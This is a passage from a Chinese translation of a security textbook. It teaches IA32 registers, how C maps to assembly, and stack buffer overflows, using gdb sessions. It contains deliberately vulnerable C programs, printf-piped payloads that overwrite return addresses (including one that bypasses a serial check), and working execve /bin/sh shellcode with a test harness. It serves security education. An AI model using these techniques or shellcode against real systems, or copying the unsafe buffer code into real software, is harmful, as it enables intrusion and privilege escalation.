我们特别要注意通用寄存器中的扩展栈指针寄存器ESP（也称为栈指针）。ESP指向栈顶，也就是下一个将进行栈操作的地址。为了理解第2章介绍的栈溢出，你应该彻底搞清楚怎样用常用汇编指令操纵ESP以及ESP如何作用于存储在栈上的数据。

段寄存器是另一个有趣的寄存器，和IA32里其他类型的寄存器不一样，段寄存器是16位的（其他的寄存器是32位的）。段寄存器CS、DS和SS一般用作段基址寄存器，向后兼容16位的应用程序。

控制寄存器用来控制处理器的执行流程。对于IA32来说，其中最重要的是“扩展指令指针”EIP（也称为“指令指针”）。EIP中保存着下一条即将执行的机器指令的地址。如果你想控制程序的执行流程（本书的核心内容之一），是否可以访问和改变保存在EIP中的地址将是整个问题的关键。

“其他”寄存器指的是不属于前3个分类的寄存器。其中值得关注的是“扩展标志”（EFLAGS）

寄存器，它由不同的标志位组成，用于保存处理器执行各种测试的结果。

熟悉寄存器后，你就可以学习汇编程序了。

1.2 识别汇编指令里的 C 和 C++代码

C系列编程语言（C、C++、C#）是应用最广泛的一类编程语言，并且无疑是Windows和UNIX服务器程序使用最多的编程语言，而这两类应用程序正是漏洞探查的对象。因此，掌握C语言至关重要。

除C语言外，我们还应该熟悉C语句如何编译为对应的汇编指令，并理解如何用汇编的形式表示C变量、指针、函数和内存分配等。掌握这些知识会使后面的学习轻松许多。

我们先看一些常见的C和C++代码及对应的汇编代码。如果你很快就能理解这些例子，那么就可以继续学习本书后面的内容了。

先看一下怎样在C++里声明一个用于计数的整数。

```
int number;
. . . more code . . .
number++;
```

相应的汇编代码是：

```
number dw 0
 . . .more code . . .
mov eax,number
inc eax
mov number,eax
```

在这个例子里，先用DW（Define Word）指令定义整数number，接着把它放入EAX，并把EAX加1，然后把EAX重新放入number。

再来看一个简单的C++ if语句。

```
    int number;
if (number<0)
{
 . . .more code . . .
}
```

下面是这个if语句对应的汇编代码。

```
number dw 0
mov eax,number
or eax,eax
jge label
<no>
label :<yes>
```

在这个例子里，我们用DW指令定义number，然后把存储在number中的值移入EAX，如果number大于或等于0，执行JGE（Jump if Greater than or Equal，大于或等于时跳转）跳到label。

接下来看一个使用数组的例子。

```
int array[4];
 . . .more code . . .
array[2]=9;
```

在这个例子里，我们定义一个有4个元素的数组array，并把其中的一个元素设为9，相应的汇编代码如下：

```
array dw 0,0,0,0
 . . .more code . . .
mov ebx,2
mov array[ebx],9
```

在这个例子里，我们声明了一个数组，然后通过EBX把9转移到数组中。

最后，再来看一个更复杂的例子，通过这个例子，大家可以了解简单的C函数对应的汇编代码。如果你可以轻松理解这个例子，恭喜，你可以学习下一章了！

```
int triangle (int width, in height){

int array[5] = {0,1,2,3,4};
int area;
area = width * height/2;
return (area);

}
```

下面是同一个函数，但是是以反汇编的形式表示的。下面是gdb调试器的输出。gdb是.GNU组织开发的调试器，在http://www.gnu.org/software/gdb/documentation/上可以找到更多关于它的资料。看看你能否把下面的汇编指令与C代码对应起来：

```
0x8048430 <triangle>:       push    %ebp
0x8048431 <triangle+1>:     mov     %esp, %ebp
0x8048433 <triangle+3>:     push    %edi
0x8048434 <triangle+4>:     push    %esi
0x8048435 <triangle+5>:     sub     $0x30,%esp
0x8048438 <triangle+8>:     lea     0xffffffd8(%ebp), %edi
0x804843b <triangle+11>:    mov     $0x8049508,%esi
0x8048440 <triangle+16>:    cld
0x8048441 <triangle+17>:    mov     $0x30,%esp
0x8048446 <triangle+22>:    repz movsl     %ds:( %esi), %es:( %edi)
0x8048448 <triangle+24>:    mov     0x8(%ebp),%eax
0x804844b <triangle+27>:    mov     %eax,%edx
0x804844d <triangle+29>:    imul    0xc(%ebp),%edx
0x8048451 <triangle+33>:    mov     %edx,%eax
0x8048453 <triangle+35>:    sar     $0x1f,%eax
0x8048456 <triangle+38>:    shr     $0x1f,%eax
0x8048459 <triangle+41>:    lea     (%eax, %edx, 1), %eax
0x804845c <triangle+44>:    sar     %eax
0x804845e <triangle+46>:    mov     %eax,0xffffffd4(%ebp)
0x8048461 <triangle+49>:    mov     0xffffffd4(%ebp),%eax
0x8048464 <triangle+52>:    mov     %eax,%eax
```

```
0x8048466 <triangle+54>:    add    $0x30,%esp
0x8048469 <triangle+57>:    pop    %esi
0x804846a <triangle+58>:    pop    %edi
0x804846b <triangle+59>:    pop    %ebp
0x804846c <triangle+60>:    ret
```


这个函数主要是把两个数相乘，因此请注意代码中部的imul指令。也要注意前几条指令——保存EBP，从ESP减去。这个减操作主要是为函数的本地变量在栈上腾出一块空间。值得一提的是，函数返回的结果保存在EAX寄存器里。

1.3 小结

本章介绍了一些理解本书后续内容所需的基本概念，你应该温习一下这些内容。如果对汇编语言以及C或C++还不甚了解，应该花些时间学习这些背景知识，只有这样，你才能完全理解本书后续内容。

第2章

栈 溢 出



从历史上看，栈缓冲区溢出一直是最流行、我们理解得最透彻的安全问题之一。迄今为止，至少也有几十篇文章讨论了各种各样的体系结构上的栈溢出技术。一篇最常引用、也可能是最先公开讲述栈溢出的文章是Aleph One写于1996年并在*Phrack*杂志上发表的“Smashing the Stack for Fun and Profit”。这篇文章第一次简明扼要地阐述了缓冲区溢出漏洞怎样产生以及怎样利用它们。建议你读一下发表在*Phrack*杂志上的原文，参见http://insecure.org/stf/smashstack.html。

虽然Aleph One写了“Smashing the Stack for Fun and Profit”，但栈溢出并不是他发现的，在这篇文章发表的十年前甚至更早，栈溢出及其利用方法就已经四处流传了。从理论上讲，栈溢出是伴随C语言的出现而出现的，对其漏洞的利用也有至少25年了。尽管它们是人类最了解、最公开的漏洞之一，但遗憾的是，在如今流行的软件中，仍然可以看到栈溢出的身影。你不信？翻翻安全新闻，总能看到一些和本章描述类似的栈溢出漏洞。

2.1 缓冲区

“缓冲区”是一片有限的、连续的内存区域。在C语言里，最常见的缓冲区是数组。本节将主要介绍和数组相关的内容。

因为在C和C++语言里，没有考虑检查缓冲区的内在边界，所以使栈溢出成为可能。换句话说，C语言系列没有内置检查机制来确保复制到缓冲区的数据不得大于缓冲区的大小。

因此，如果程序员没有编写检查过大输入数据的代码，当这个数据足够大时，将会溢出缓冲区的范围，从而改写其他的缓存区域。在本章后续内容中你将会看到，一旦输入的数据超出缓冲区的范围，什么事情都有可能发生。我们先看一个例子，这个例子说明在默认情况下C对缓冲区没有进行边界检查。（在本书配套网站上可以找到这段代码，以及其他的代码段和程序。）

```
#include <stdio.h>
#include <string.h>

int main ()
{
    int array[5] = {1, 2, 3, 4, 5};
```

```
    printf("%d\n", array[5] );
}
```

在这个例子里，我们使用C定义了一个包含5个元素的数组array。因为是演示，我们故意犯了一个C编程菜鸟常犯的错误：忘了包含5个元素的数组应该以元素0 array[0]开始，以元素4 array[4]结束。所以，当用array[5]读第5个元素的时候，实际上是超出了数组的范围，延伸到“第6个”元素了。gcc编译器在编译时没有检查到这个错误，但运行时会得到奇怪的结果：

```
shellcoders@debian:~/chapter_2$ cc buffer.c
shellcoders@debian:~/chapter_2$ ./a.out
134513712
```

这个例子显示，当C没有提供内置保护机制时，越过缓冲区范围读取其他的数据是非常容易的。但是，当输入的数据超出缓冲区的范围时（这是非常有可能的），会发生什么呢？我们尝试把数据写到缓冲区范围之外，看看会发生什么。

```
int main ()
{
   int array[5];
   int i;

   for (i = 0; i <= 255; i++ )
   {
      array[i] = 10;
   }
}
```

这次，编译器依然没有给我们任何警告或错误信息。但是当执行时，进程却崩溃了。

```
shellcoders@debian:~/chapter_2$ cc buffer2.c
shellcoders@debian:~/chapter_2$ ./a.out
Segmentation fault (core dumped)
```

凭以往的经验，我们可以推测程序员在编写代码的过程中，如果没有正确使用缓冲区，在编译后并运行这个程序时，程序通常会崩溃或没有实现预期的功能。在这个时候，程序员通常会重新编辑代码，找到出错的地方，并修复bug。让我们看一眼gdb中的核心转储。

```
shellcoders@debian:~/chapter_2$ gdb -q -c core
Program terminated with signal 11, Segmentation fault.
#0  0x0000000a in ?? ()
(gdb)
```

令人感兴趣的是，我们看到程序在崩溃时，它正在执行地址0x0000000a（用十进制表示就是10）的指令。个中原因会在本章的后面加以介绍。

但是，请等一下，如果程序是把用户输入的数据复制到缓冲区；或者，如果是预期从其他可以被人为模拟的程序（例如TCP/IP网络识别客户端）接收输入数据，会发生什么呢？

程序员在编写代码时，如果把用户输入的数据复制到缓冲区，那么很可能会出现这种情形：用户故意提交超出缓冲区范围的数据。而这种情形可能会导致不同的结果，包括程序崩溃或强制程序执行用户提交的指令等。我们非常关注这些异常的情况，但在获得程序执行流程的控制权之

前，需要先从内存管理的角度了解怎样溢出栈上存储的缓冲区。

2.2 栈

像第1章讨论的那样，栈是一个LIFO数据结构，有点像自助餐厅里摆放的一叠盘子，最后放上去的会被第一个拿走。栈的边界由扩展栈指针（ESP）寄存器来定义，它指向栈顶。PUSH和POP是两条专用的栈指令，它们通过ESP了解栈位于内存的具体地址。在许多硬件体系结构里（如第1章提到的IA32），ESP指向最后使用的栈地址。在其他的硬件体系结构里，它可能指向第一个空闲的地址。

PUSH把数据压入栈，POP把数据弹出栈。这两条指令都经过高度优化，有着非常高的执行效率。让我们观察执行PUSH后，栈是如何变化的。

```
push 1
push addr var
```

第一条指令把1压入栈，第二条指令把变量VAR的地址压入栈顶。两条指令执行后，栈的布局如图2-1所示。

地址 | 值	
643410h | 变量VAR的地址	← ESP指向这个地址
643414h | 1	
643418h |	

图2-1　把数据压入栈

这时，ESP指向栈项，地址是643410h。数据以指令执行的顺序压入栈，因此首先压入的是1，然后压入的是变量VAR的地址。当一条PUSH执行后，ESP里保存的地址将减去4，并且把这个双字节数据写到ESP保存的新地址里。

把数据保存在栈上，是为了再次使用它，这要通过POP指令来完成。继续上面的例子，从栈上取回我们的数据：

```
pop eax
pop ebx
```

首先，用POP把栈顶的值（ESP所指处）复制到EAX，接下来再次执行POP，但这次是把数据复制到EBX。栈现在的布局如图2-2所示。

你可能知道，POP只改变ESP的值，而不改写或删除栈上的数据，它只是把栈上的数据复制到操作对象里。在这个例子里，它首先把变量VAR的地址复制到EAX，接着把1复制到EBX。

另一个与栈相关的寄存器是EBP。EBP保存栈底指针，通常以它为基址来计算其他的地址，我们把它称为“帧指针”。尽管可以把EBP当作通用寄存器来使用，但在历史上，EBP总是与栈操作相关。下面的指令把EBP作为索引：

```
mov eax,[ebp+10h]
```

这条指令把从栈底向下偏移（记住，栈向下增长）16B（用十六进制表示是10h）处的双字节数据复制到EAX。




图2-2 从栈弹出数据

函数与栈

使用栈的主要目的是为了更有效地使用函数。从底层看，函数将改变程序的执行流程，因此，一条指令（或一组指令）可以（相对程序的其他部分）单独执行。更重要的是，函数执行结束后，将把控制权交还给它的调用者。通过使用栈，函数的整个调用过程更有效率。

我们先看一个简单的例子，重点观察函数怎样使用栈。

```
void function(int a, int b)
{
   int array[5];
}

main()
{
   function(1,2);

   printf("This is where the return address points");
}
```

在这个例子里，系统首先会执行main里的指令，碰到函数调用时，系统中断正常的执行流程，进行函数调用前的处理，然后执行function里的指令。调用函数的整个过程如下：首先把function的参数a和b压入栈，之后，系统调用函数，把函数的返回地址（即RET，RET里保存的是调用函数时的指令指针EIP的地址）压入栈（在这个例子里，printf（"This is where the return address points"）的地址被压入栈），然后调用函数。

系统在执行function指令之前首先会执行prolog。prolog在栈中存储一些值，使系统更好地执行函数。为了使函数可以引用栈上的数据，必须改变EBP的值，把EBP的当前值压入栈。而函数执行结束后，为了计算main里的地址，我们又要用到原先的EBP的值。一旦EBP的值被压入栈，prolog就把当前栈指针ESP复制到EBP，这样在调用函数的过程中我们就可以方便地引用栈地址了。

接着，prolog计算function的局部变量所需要的地址空间和栈上的保留空间，然后从ESP减去变量的大小，为程序保留必要的空间。最后，prolog把function的局部变量（在这里是array）压入栈，如图2-3所示。




图2-3　调用函数后的栈布局

通过这个例子，你应该对函数调用怎样使用栈有了更深入的理解。接下来，我们将从汇编的角度学习这个例子。用下面命令编译这个C函数：

```
shellcoders@debian:~/chapter_2$ cc -mpreferred-stack-boundary=2 -ggdb
function.c -o function
```

因为我们想让编译后的程序支持gdb调试，因此，在编译时使用了-ggdb选项[①]。我们还应该使用优先栈边界选项，因为它将使栈以双字节为单位递增（或递减），否则，gcc将对栈进行优化，使事情变得更复杂。用gdb加载编译后的程序如下：

```
shellcoders@debian:~/chapter_2$ gdb function
GNU gdb 6.3-debian
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "i386-linux"...Using host libthread_db
library "/lib/libthread_db.so.1".

(gdb)
```

先来看看程序是怎样调用函数function的。反汇编main：

```
(gdb) disas main
Dump of assembler code for function main:
0x0804838c <main+0>:    push   %ebp
0x0804838d <main+1>:    mov    %esp,%ebp
0x0804838f <main+3>:    sub    $0x8,%esp
```

① 建议使用-g。——译者注

```
0x08048392 <main+6>:    movl   $0x2,0x4(%esp)
0x0804839a <main+14>:   movl   $0x1,(%esp)
0x080483a1 <main+21>:   call   0x8048384 <function>
0x080483a6 <main+26>:   movl   $0x8048500,(%esp)
0x080483ad <main+33>:   call   0x80482b0 <_init+56>
0x080483b2 <main+38>:   leave
0x080483b3 <main+39>:   ret
End of assembler dump.
```

在<main+6>和<main+14>行，参数（0x1和0x2）被先后压入栈。在<main+21>，call指令把RET（EIP）压入栈（虽然指令没有明显地显示出来）。接着，call把执行控制权交给位于0x8048384的function函数。现在反汇编function函数，观察当控制权转到这之后发生了什么。

```
(gdb) disas function
Dump of assembler code for function function:
0x08048384 <function+0>:        push   %ebp
0x08048385 <function+1>:        mov    %esp,%ebp
0x08048387 <function+3>:        sub    $0x20,%esp
0x0804838a <function+6>:        leave
0x0804838b <function+7>:        ret
End of assembler dump.
```

在这个例子里，function的功能仅仅是初始化array，并没有做其他的事情，所以对应的汇编指令比较简单，其中的大部分指令是函数的prolog以及将控制权交还给main的代码。在这里，prolog首先把当前帧指针EBP压入栈；在<function+1>处，prolog把当前的栈指针复制到EBP。最后，在<function+3>处，prolog在栈上为局部变量array留出足够的空间。在这个例子里，array的大小是5×4B（20B），但系统为我们的局部变量分配了0x20（30B）。

2.3 栈上的缓冲区溢出

现在，你应该了解了系统在调用函数时会执行哪些操作，以及这些操作会对栈产生哪些影响。在本节，我们将会看到当过多的数据塞入缓冲区后，缓冲区上将会发生哪些变化。在了解了发生这些变化的原因后，我们就可以学习那些令人兴奋的内容——利用缓冲区溢出，并获得程序的执行控制权。

先来看一个例子，在这个例子里，函数把用户的输入读入缓冲区，然后输出到stdout。

```
void return_input (void)
{
   char array[30];

   gets (array);
   printf("%s\n", array);
}


main()
```

```
{
   return_input();

   return 0;
}
```

这个函数没有限制用户可以提交多少数据。我们先用优先栈边界选项编译程序：

```
shellcoders@debian:~/chapter_2$ cc -mpreferred-stack-boundary=2 -ggdb
overflow.c -o overflow
```

运行程序，输入一些数据，观察程序的运行情况。当第一次运行时，输入10个A。

```
shellcoders@debian:~/chapter_2$ ./overflow
AAAAAAAAAA
AAAAAAAAAA
```

函数直接把我们输入的数据输出了，一切正常。试着输入40个字符，这将超出缓冲区的长度并覆盖栈上的其他数据。

```
shellcoders@debian:~/chapter_2$ ./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
Segmentation fault (core dumped)
```

不出所料，出现了segfault错误。但是为什么会这样呢？让我们用GDB看个明白。

首先，启动GDB：

```
shellcoders@debian:~/chapter_2$ gdb ./overflow
```

先看一下return_input()函数。我们想在调用gets()的地方和gets()返回的地方设置断点：

```
(gdb) disas return_input
Dump of assembler code for function return_input:
0x080483c4 <return_input+0>:     push   %ebp
0x080483c5 <return_input+1>:     mov    %esp,%ebp
0x080483c7 <return_input+3>:     sub    $0x28,%esp
0x080483ca <return_input+6>:     lea    0xffffffe0(%ebp),%eax
0x080483cd <return_input+9>:     mov    %eax,(%esp)
0x080483d0 <return_input+12>:    call   0x80482c4 <_init+40>
0x080483d5 <return_input+17>:    lea    0xffffffe0(%ebp),%eax
0x080483d8 <return_input+20>:    mov    %eax,0x4(%esp)
0x080483dc <return_input+24>:    movl   $0x8048514,(%esp)
0x080483e3 <return_input+31>:    call   0x80482e4 <_init+72>
0x080483e8 <return_input+36>:    leave
0x080483e9 <return_input+37>:    ret
End of assembler dump.
```

可以看到两条“调用”指令，分别是针对gets()和printf()的。在函数的结尾我们也看到了“ret”指令，因此，分别在对gets()的调用及“ret”指令上设置断点：

```
(gdb) break *0x080483d0
Breakpoint 1 at 0x80483d0: file overflow.c, line 5.
```

```
(gdb) break *0x080483e9
Breakpoint 2 at 0x80483e9: file overflow.c, line 7.
```

现在，运行这个程序，来到第一个断点处：

```
(gdb) run

Breakpoint 1, 0x080483d0 in return_input () at overflow.c:5
gets (array);
```

我们准备看一下栈的布局怎么样，但首先看一下main()函数对应的代码：

```
(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push    %ebp
0x080483eb <main+1>:    mov     %esp,%ebp
0x080483ed <main+3>:    call    0x80483c4 <return_input>
0x080483f2 <main+8>:    mov     $0x0,%eax
0x080483f7 <main+13>:   pop     %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```

注意，位于调用return_input()指令之后的指令的地址是0x080483f2。让我们看一下栈的情况。记住，这是在对gets()的调用已经进入return_input()之前的情形：

```
(gdb) x/20x $esp
0xbffffa98:  0xbffffaa0   0x080482b1   0x40017074   0x40017af0
0xbffffaa8:  0xbffffac8   0x0804841b   0x4014a8c0   0x08048460
0xbffffab8:  0xbffffb24   0x4014a8c0   0xbffffac8   0x080483f2
0xbffffac8:  0xbffffaf8   0x40030e36   0x00000001   0xbffffb24
0xbffffad8:  0xbffffb2c   0x08048300   0x00000000   0x4000bcd0
```

记住，我们期待看到保存的EBP和保存的返回地址（RET）。为了看得更清楚一些，我们用粗体把它们在转储代码中标识出来了。你可以看到保存的返回地址正指向0x080483f2，这个地址位于调用return_input()之后的main()里，这正是我们所期待的。现在继续执行这个程序，输入40个字符的字符串：

```
(gdb) continue
Continuing.
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD

Breakpoint 2, 0x080483e9 in return_input () at overflow.c:7

7       }
```

于是我们触发了第二个断点——在return_input()里的“ret”指令，恰好在函数返回前。看一下栈上现在的情形：

```
(gdb) x/20x 0xbffffa98
0xbffffa98:  0x08048514   0xbffffaa0   0x41414141   0x41414141
0xbffffaa8:  0x42424141   0x42424242   0x42424242   0x43434343
0xbffffab8:  0x43434343   0x44444343   0x44444444   0x44444444
```

```
0xbffffac8:   0xbffffa00    0x40030e36    0x00000001    0xbffffb24
0xbffffad8:   0xbffffb2c    0x08048300    0x00000000    0x4000bcd0
```

仍用粗体把保存的EBP和保存的返回地址标识出来了。注意，它们两个都被我们输入的字符串中的字符改写了，0x44444444是“DDDD”的十六进制形式。看一下执行这条“ret”指令时会发生什么：

```
(gdb) x/1i $eip
0x80483e9 <return_input+37>:    ret
(gdb) stepi
0x44444444 in ?? ()
(gdb)
```

太好了！我们意外地执行了在字符串中指定的地址处的代码。图2-4显示了在array被溢出后栈的情形。




图2-4　数组溢出后导致改写了栈上其他的数据

用32B填充数组并继续执行代码。我们改写了存储EBP的地址，它现在是包含 DDDD的十六进制形式的双字节。更重要的是，我们用另一组DDDD的双字节改写了RET。当这个函数退出时，它将读出存储在RET里的值——现在是0x44444444（DDDD的十六进制形式），并试图跳到这个地址。但是这个地址不是一个有效的地址，或者位于受保护的地址空间，所以程序将由于段故障而终止。

控制 EIP

现在，输入的数据成功地溢出了缓冲区，并覆写了EBP和RET的内容，因此，溢出的值被加载到EIP。当然，在这种情况下进程会崩溃；然而，如果这个程序十分重要，而且它崩溃后会产生较大的影响，那我们就可以利用溢出进行拒绝服务攻击。当然，在这里这个程序并不重要，因此我们应继续努力，直到控制程序的执行流程，或控制加载到EIP的数据（即指令指针）。

继续前面的例子，这次用精心选择的地址代替D。这些地址将写入缓冲器并将改写保存在缓冲区中的EBP和RET。当系统从栈上取出RET的值[①]并放入EIP时，这个地址指向的指令将被执行。这个过程揭示了应该怎样控制程序的执行流程。

为了控制程序的执行流程，首先要确定使用什么地址。在这里，我们选择调用return_input

① 这时，EIP里保存的应该是我们选择的地址。——译者注

的地址代替返回main的地址。因此，启动gdb寻找调用return_input的地址。

```
shellcoders@debian:~/chapter_2$ gdb ./overflow

(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push   %ebp
0x080483eb <main+1>:    mov    %esp,%ebp
0x080483ed <main+3>:    call   0x80483c4 <return_input>
0x080483f2 <main+8>:    mov    $0x0,%eax
0x080483f7 <main+13>:   pop    %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```

我们梦寐以求的地址是0x080483ed。

注解 不要指望你系统上的显示内容和这一模一样——仔细找出你系统上的return_input地址。

因为0x080483ed不能转换成标准的ASCII字符，因此需要找一个方法把这个地址变成字符输入。然后，可以获取这个程序的输出，并把它填到缓冲区。我们可以使用bash shell的printf函数，利用管道把printf的输出重定向到溢出程序。如果首先尝试较短的字符串：

```
shellcoders@debian:~/chapter_2$ printf "AAAAAAAAAABBBBBBBBBBCCCCCCCCCC"
| ./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCC
shellcoders@debian:~/chapter_2$
```

没有溢出，可以看到程序把字符串重复了一遍。如果用调用return_input()的地址改写保存的返回地址：

```
shellcoders@debian:~/chapter_2$ printf
"AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDD\xed\x83\x04\x08" | ./overflow

AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDí
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDò
```

注意，程序两次返回了字符串。我们成功地使程序执行了所选择的地址。祝贺，你成功地破解了你的第一个漏洞！

2.4 有趣的转换

尽管本书剩下的大部分内容集中在在目标程序里执行你选择的代码，但有时并不需要这样做。对攻击者来说，有时把执行路径重定向到目标程序的不同的部分一般就足够了，就像我们在前面的例子里看到的那样——如果他们寻找的是在目标程序里提升特权，他们可能就不会想着用套接字窃取根shell权限。许多防御机制关注的是预防程序执行“任意”代码。如果攻击者能简单地重用目标程序的部分代码来达到他们的目标的话，这些防御措施（例如，N^X、Windows DEP）中的大部分都会失效。

让我们设想有这样一个程序，它在使用之前需要你输入一个序列号。假设这个程序在用户输入一个超长的序列号时会发生栈溢出。我们可以通过使程序在输入错误的序列号之后跳到"正确的"代码段来生成一个总是有效的"序列号"。这个"利用程序"完全遵循前一节介绍的技术，但这个例子说明在一些真实情形（尤其是认证）里，只需跳到攻击者选择的地址可能就足够了。

下面是这个程序：

```
// serial.c

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int valid_serial( char *psz )
{
   size_t len = strlen( psz );
   unsigned total = 0;
   size_t i;
   if( len < 10 )
      return 0;

   for( i = 0; i < len; i++ )
   {
      if(( psz[i] < '0' ) || ( psz[i] > 'z' ))
         return 0;

      total += psz[i];
   }

   if( total % 853 == 83 )
      return 1;

   return 0;
}

int validate_serial()
{
   char serial[ 24 ];

   fscanf( stdin, "%s", serial );

   if( valid_serial( serial ))
      return 1;
   else
      return 0;
}
```

```
int do_valid_stuff()
{
   printf("The serial number is valid!\n");
   // do serial-restricted, valid stuff here.
   exit( 0 );
}

int do_invalid_stuff()
{
   printf("Invalid serial number!\nExiting\n");
   exit( 1 );
}

int main( int argc, char *argv[] )
{
   if( validate_serial() )
      do_valid_stuff(); // 0x0804863c
   else
           do_invalid_stuff();

   return 0;
}
```

如果编译这个程序并运行它，可以看到它接受序列号作为输入并（如果序列号的长度超过24个字符）发生溢出，就像前面的程序那样。

如果启动gdb，就可以找到“序列号有效”的代码在哪里：

```
shellcoders@debian:~/chapter_2$ gdb ./serial
 (gdb) disas main
Dump of assembler code for function main:
0x0804857a <main+0>:    push   %ebp
0x0804857b <main+1>:    mov    %esp,%ebp
0x0804857d <main+3>:    sub    $0x8,%esp
0x08048580 <main+6>:    and    $0xfffffff0,%esp
0x08048583 <main+9>:    mov    $0x0,%eax
0x08048588 <main+14>:   sub    %eax,%esp
0x0804858a <main+16>:   call   0x80484f8 <validate_serial>
0x0804858f <main+21>:   test   %eax,%eax
0x08048591 <main+23>:   je     0x804859a <main+32>
0x08048593 <main+25>:   call   0x804853e <do_valid_stuff>
0x08048598 <main+30>:   jmp    0x804859f <main+37>
0x0804859a <main+32>:   call   0x804855c <do_invalid_stuff>
0x0804859f <main+37>:   mov    $0x0,%eax
0x080485a4 <main+42>:   leave
0x080485a5 <main+43>:   ret
```

从上面我们可以看到调用validate_serial和后续的测试，以及对do_valid_stuff或do_invalid_stuff的调用。如果溢出缓冲区并把保存的返回地址设为0x08048593，就能绕过序列号检查。

为了达到此目的，再次使用bash的printf功能（记住，因为IA32机器是little-endian的，所以字节序是颠倒的）。然后当用特别选择的序列号作为输入来运行serial时，可以得到：

```
shellcoders@debian:~/chapter_2$ printf
"AAAAAAAAAABBBBBBBBBBCCCCCCCCAAAABBBBCCCCDDDD\x93\x85\x04\x08" |
./serial
The serial number is valid!
```

顺便提一下，序列号“HHHHHHHHHHHHH”（13个H）也可以工作。（但我们这个方法更有意思，不是吗？）

2.5 利用漏洞获得根特权

现在，该利用这个漏洞做些事情了。虽然把overflow.c要求的一次输入改成两次还算比较酷，但你总不会告诉你的朋友：“嘿，看，我让一个只有15行的小程序连续要求两次输入！”不，我们想要的比这更酷一些。

这类的溢出一般会被用来获取根（uid 0）特权，我们可以攻击以根特权运行的进程来达到这个目的。如果进程以根运行，我们就可以通过溢出强制它执行shell，而这个shell将继承根特权，我们也会因此而得到根shell。时至今日，本地溢出变得日益流行，因为越来越多的网络应用程序不再以根特权运行，在破解它们之后，你必须用第二个破解（本地溢出的）程序来获得根权限。

当我们破解脆弱的程序时，可做的不仅仅是派生根shell，后续章节介绍了很多其他的破解方法。但是可以这样说，派生根shell仍是最常见、也是最易于理解的破解方法。

然而，要小心了，因为派生根shell的代码使用了execve系统调用。下面是派生shell的C代码：

```
// shell.c
int main(){
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = 0x0;
  execve(name[0], name, 0x0);
  exit(0);
}
```

编译并运行它，我们看到程序派生了一个shell。

```
[jack@0day local]$ gcc shell.c -o shell
[jack@0day local]$ ./shell
sh-2.05b#
```

你可能会想：“太棒了！但怎么把C源代码插入脆弱的缓冲区呢？可以用前面输入字符A的方法吗？”答案是：不能。插入C源代码比插入字符A要难得多，我们只能向脆弱的缓冲区中插入机器指令（opcode）。为了把opcode插入缓冲区，必须把派生shell的C代码编译成汇编指令，然后从可读的汇编指令中提取opcode。这些被称为shellcode或opcode的代码可以注入脆弱的缓

冲区，并可以执行。但是，说起来容易做起来难，我们将用专门的章节介绍这个冗长且棘手的过程。

在这里，先不管怎么把C代码译为shellcode。这是比较麻烦的事情，将在第3章详细介绍。

看一下前面运行的、派生shell的C代码的shellcode表示。

```
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

测试一下，看它是否执行C代码同样的功能。编译下面的代码段，它将允许我们执行这个shellcode：

```
// shellcode.c
char shellcode[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
 "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


int main()
{

  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

运行该代码段。

```
[jack@0day local]$ gcc shellcode.c -o shellcode
[jack@0day local]$ ./shellcode
sh-2.05b#
```

